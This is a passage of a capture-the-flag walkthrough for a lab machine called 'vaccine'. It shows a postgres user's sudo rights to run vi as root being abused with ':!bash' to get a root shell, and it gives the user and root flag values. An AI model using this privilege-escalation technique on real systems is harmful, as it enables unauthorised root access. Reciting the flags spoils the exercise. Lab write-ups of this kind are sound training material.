
After that, I **logged in via SSH using the postgres user's credentials** and was finally able to get a stable shell and check which program the postgres user could run as root using sudo.


```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$
```

Answer: vi

8. Submit user flag

As I mentioned earlier, the user flag was discovered during the previous stage while searching for a file containing passwords.



```
postgres@vaccine:/var/lib/postgresql$ ls
ls
11
user.txt
postgres@vaccine:/var/lib/postgresql$ cat user.txt
cat user.txt
ec9b13ca4d6229cd5cc1e09980965bf7
postgres@vaccine:/var/lib/postgresql$
```

Answer: ec9b13ca4d6229cd5cc1e09980965bf7

9. Submit root flag


vi (or its extended version **vim**) can not only edit files but also execute system commands directly from within the editor.
If vi is launched with root privileges, any commands executed through it will also run with root privileges.

Since it became clear that **my user can run**
< /bin/vi /etc/postgresql/11/main/pg_hba.conf as root using sudo > I used this file to gain root access.




```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPL

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
```


In the opened vi editor, press the colon <:> to enter command mode. Enter the command to launch the shell <:!bash>. This will open a shell with root privileges.



```
# OPTIONS are a set of options for the authentication in the format
:!bash
```



```
root@vaccine:/var/lib/postgresql#
```



```
root@vaccine:/var/lib/postgresql# cd
root@vaccine:~# ls -la
total 52
drwx------  7 root root 4096 Aug  7 23:28 .
drwxr-xr-x 20 root root 4096 Oct 11  2021 ..
lrwxrwxrwx  1 root root    9 Feb  4  2020 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Aug 27  2019 .bashrc
drwx------  2 root root 4096 Jul 23  2021 .cache
drwx------  3 root root 4096 Jul 23  2021 .gnupg
drwxr-xr-x  3 root root 4096 Jul 23  2021 .local
-rw-r-----  1 root root 4659 Feb  4  2020 pg_hba.conf
-rw-r--r--  1 root root  148 Aug 27  2019 .profile
-rw-------  1 root root   33 Feb 25  2020 root.txt
drwxr-xr-x  3 root root 4096 Jul 23  2021 snap
drwx------  2 root root 4096 Jul 23  2021 .ssh
-rw-------  1 root root 3689 Aug  7 23:28 .viminfo
root@vaccine:~# cat root.txt
dd6e058e814260bc70e9bbdef2715849
root@vaccine:~#
```

Answer: dd6e058e814260bc70e9bbdef2715849